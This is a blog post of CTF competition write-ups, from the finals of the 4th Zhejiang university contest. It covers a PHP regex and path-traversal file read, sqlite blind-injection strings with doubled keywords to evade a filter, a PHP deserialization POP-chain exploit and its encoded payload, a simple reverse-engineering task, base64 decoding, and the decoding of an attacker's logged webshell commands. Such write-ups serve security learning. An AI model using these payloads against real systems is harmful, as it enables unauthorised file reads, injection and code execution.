

# 第四届浙江大学生ctf决赛部分题解

原创

Arnoldqqq 于 2021-11-01 19:19:35 发布 219 收藏

文章标签: [ctf](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/weixin\\_43610673/article/details/121086252](https://blog.csdn.net/weixin_43610673/article/details/121086252)

版权

## Web

### 远古特性

换行符绕过正则行首行尾字符匹配 加上目录穿越读取文件

```
if(preg_match('/hint\/hint.txt$/m', $file)) {
    echo file_get_contents($file);
} else {
    echo "Try again!";
} DASCTF{c1d1e752f66bcda655ba994b8e095a15}
```




```
?file=hint/hint.txt%0a%0a%0a../../../../flag
```

### justlogin\_web

sqlite 注入 过滤可以用双写绕过 比赛的时候急了没搞清楚sqlite的表结构, 不好自己写盲注, 想着写个sql tamper 的双写绕过来着 紧张了没写成功 还是得有空练练写脚本 平时总是拿之前得脚本改改哎 本来还能混个web ak  
sqlite有个sqlite\_master表存放这该库表的创建sql语句, 先查寻出这个语句, 然后正常盲注就行

```
' oorr substr((sselectelect grgroupoup_coonnecat(sql) frfromom sqlite_maasster), {}, 1) > '{}' --
' oorr substr((sselectelect grogroupup_coonnecat(flaggg) frfromom flaggghere), {}, 1) > '{}' --
```

(1) sqlite因为其比较简易每个db文件就是一个数据库，所以不存在information\_schema数据库，但存在类作用的表sqlite\_master。



该表记录了该库下的所有表，索引，表的创建sql等所以我们可以通过此读取数据，常见语句如下。

- 1 读取表名: `select group_concat(name) from sqlite_master where type='table'`
- 2 读取字段: `select group_concat(sql) from sqlite_master where type='table' and name='表名'`

CSDN @Arnoldqqq

## Safepop

这题混了个三血嘿嘿

Pop链思路为 `class B -> class A::__get -> class Fun::__call -> class Test::getFlag`

```
5 class Fun{
6     ...private $func = 'call_user_func_array'; //修改为[new Test, 'getFlag']
7     ...public function __call($f, $p){
8         ...call_user_func($this->func, $f, $p);
9     }
10    ...public function __wakeup(){ //绕过
11        ...$this->func = '';
12        ...die("Don't serialize me");
13    }
14 }
15
16 class Test{
17     ...public function getFlag(){
18         ...system("cat /flag?");
19     }
20     ...public function __call($f, $p){
21         ...phpinfo();
22     }
23     ...public function __wakeup(){
24         ...echo "serialize me?";
25     }
26 }
27
28 class A{
29     ...public $a;
30     ...public function __get($p){
31         ...if(preg_match("/Test/", get_class($this->a))){
32             ...return "No test in Prod\n";
33         }
34         ...return $this->a->$p(); //Fun::call
35     }
36 }
37
38 class B{
39     ...public $p;
40     ...public function __destruct(){
41         ...$p = $this->p;
42         ...echo $this->a->$p; //A::get
43     }
44 }
```

CSDN @Arnoldqqq

Exp:

```
<?php
class Fun{
    private $func;
    public function __construct(){
        $this->func = [new Test,'getFlag'];
    }
}

class Test{
    public function getFlag(){
        //system("cat /flag?");
    }
}

class A{
    public $a;
}

class B{
    public $p;
}

$Test = new Test;
$Fun = new Fun;
$a = new A;
$b = new B;
$a->a = $Fun;
$b->a = $a;
$b->p = "c";

echo base64_encode(serialize($b));
```

为了防止私有属性不可见字符在复制中消失，选择生成base64 再在burp中修改对象属性个数，并urlencode保留不可见字符



Payload:

```
//?pop=%4f%3a%31%3a%22%42%22%3a%32%3a%7b%73%3a%31%3a%22%70%22%3b%73%3a%31%3a%22%63%22%3b%73%3a%31%3a%22%61%22%3b%4f%3a%31%3a%22%41%22%3a%31%3a%7b%73%3a%31%3a%22%61%22%3b%4f%3a%33%3a%22%46%75%6e%22%3a%32%3a%7b%73%3a%39%3a%22%0%46%75%6e%00%66%75%6e%63%22%3b%61%3a%32%3a%7b%69%3a%30%3b%4f%3a%34%3a%22%54%65%73%74%22%3a%30%3a%7b%7d%69%3a%31%3b%73%3a%37%3a%22%67%65%74%46%6c%61%67%22%3b%7d%7d%7d%7d
```

Notice: unserialize(): Unexpected end of serialized data in /var/www/html/index.php on line 47

Notice: unserialize(): Error at offset 126 of 129 bytes in /var/www/html/index.php on line 47

DASCTF{d5f837948d7e196691d4de60d292569} serialize me?

Fatal error: Uncaught Exception: no pop in /var/www/html/index.php:48 Stack trace: #0 (main) thrown in /var/www/html/index.php on line 48



# RE

## 最简单的逆向

每个字母+50与目标比较一共40个字符

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    int result; // var
    char v0[4]; // [rsp+20h] [rbp-30h] BYREF
    __int64 v1; // [rsp+20h] [rbp-20h]
    __int64 v2; // [rsp+20h] [rbp-10h]
    __int64 v3; // [rsp+20h] [rbp-10h]
    __int64 v4; // [rsp+20h] [rbp-10h]
    int i; // [rsp+40h] [rbp-0h]
    char v5[4]; // [rsp+40h] [rbp-0h]

    __main(argc, argv, envp);
    printf("Please input flag:\n");
    if (scanf("%s", v0) != 0)
    {
        v1 = 0;
        v2 = 0;
        v3 = 0;
        v4 = 0;
        for (i = 0; i < 40; ++i)
        {
            if ( (unsigned __int8)v0[i] + 50 != env[i] )
            {
                v1 = 0;
            }
            if ( v1 )
            {
                printf("%c");
                result = 0;
            }
            else
            {
                printf("%04x");
                result = 0;
            }
        }
        return result;
    }
}
```

CSDN @Arnoldqqq

```
.data:0000000140012020 enc db 76h, 73h, 85h, 75h, 86h, 78h, 0ADh, 68h, 97h, 68h, 98h
; DATA XREF: main+8Efo
.data:0000000140012020 db 67h, 2 dup(64h), 62h, 97h, 68h, 98h, 2 dup(68h), 96h
.data:0000000140012020 db 67h, 62h, 69h, 95h, 96h, 65h, 96h, 6Ah, 2 dup(69h)
.data:0000000140012020 db 65h, 66h, 97h, 68h, 98h, 6Ah, 95h, 68h, 0AFh, 18h dup(0)
```

### 代码


```
s=[0x76, 0x73,0x85, 0x75, 0x86, 0x78, 0xAD, 0x6B, 0x97, 0x68, 0x98,0x67,0x64,0x64,0x62, 0x97, 0x68, 0x98, 0x6B,0x6B, 0x96,
0x67, 0x62, 0x69, 0x95, 0x96, 0x65, 0x96, 0x6A, 0x69,0x69,0x65, 0x66, 0x97, 0x68, 0x98, 0x6A, 0x95, 0x68, 0x0AF]
print(len(s))
flag=""
for i in s:
    flag+=chr(i-50)
print(flag)
```

# Crypto

## decode\_and\_decode

base64 32循环解码即可


22次解码后得到flag



## MISC

### site\_log

日志进行审计发现有对evil.php传参attack 后面参数为ascii码 将所有的attack传参记录，并转码得到攻击者使用的命令



```
<?php
echo(chr(108).chr(115));
echo("\r\n");
echo chr(99).chr(100).chr(32).chr(47);
echo("\r\n");
echo chr(108).chr(115);
echo("\r\n");
echo chr(99).chr(97).chr(116).chr(32).chr(102).chr(108).chr(97).chr(103);
echo("\r\n");
echo chr(119).chr(104).chr(111).chr(97).chr(109).chr(105);
echo("\r\n");
echo chr(122).chr(105).chr(112);
echo("\r\n");
echo chr(122).chr(105).chr(112).chr(32).chr(45).chr(114).chr(80).chr(32).chr(104).chr(101).chr(104).chr(101).chr(104).chr(101).chr(50).chr(51).chr(51).chr(95).chr(73).chr(103).chr(111).chr(116).chr(114).chr(111).chr(111).chr(116).chr(65281).chr(32).chr(102).chr(108).chr(97).chr(103).chr(46).chr(122).chr(105).chr(112).chr(32).chr(102).chr(108).chr(97).chr(103);
echo("\r\n");
echo chr(114).chr(109).chr(32).chr(102).chr(108).chr(97).chr(103);
echo("\r\n");
echo chr(101).chr(99).chr(104).chr(111).chr(32).chr(34).chr(73).chr(32).chr(65).chr(77).chr(32).chr(82).chr(79).chr(79).chr(84).chr(33).chr(33).chr(33).chr(33).chr(34);
echo("\r\n");
```

```

C:\Users\qzydsb\Desktop>php 2.php
ls
cd /
ls
cat flag
whoami
zip
zip -rP hehehe233_Igotroot flag.zip flag
rm flag
echo "I AM ROOT!!!!"
C:\Users\qzydsb\Desktop>php 2.php
ls
cd /
ls
cat flag
whoami
zip
zip -rP hehehe233_Igotroot flag.zip flag
rm flag
echo "I AM ROOT!!!!"

```

CSDN @Arnoldqqq

使用命令中的压缩密码进行解压 但二进制查看发现密码中有无法输入的控制字符，直接黏贴无效

	5	6	7	8	9	10	11	12	13	14	15		ANSI	ASCII
0	72	50	20	68	65	68	65	68	65	32	33		zip -rP hehehe23	
1	74	72	6F	6F	74	01	20	66	6C	61	67		3_Igotroot	flag
2	66	6C	61	67									.zip flag	

使用python脚本解压

```

import zipfile
zfile = zipfile.ZipFile("flag.zip")
s="hehehe233_Igotroot"+chr(0xFF01)
zfile.extractall(pwd=s.encode("utf-8"))

```

得到flag

```

application.py x 3.py x writeup模板.md x 2.py x 1.py - C:\Desktop x 1.py - D:\下载\site_log的附件 x flag - D\
[CTF{43d729255aa95000111acc95d96d7359}]

```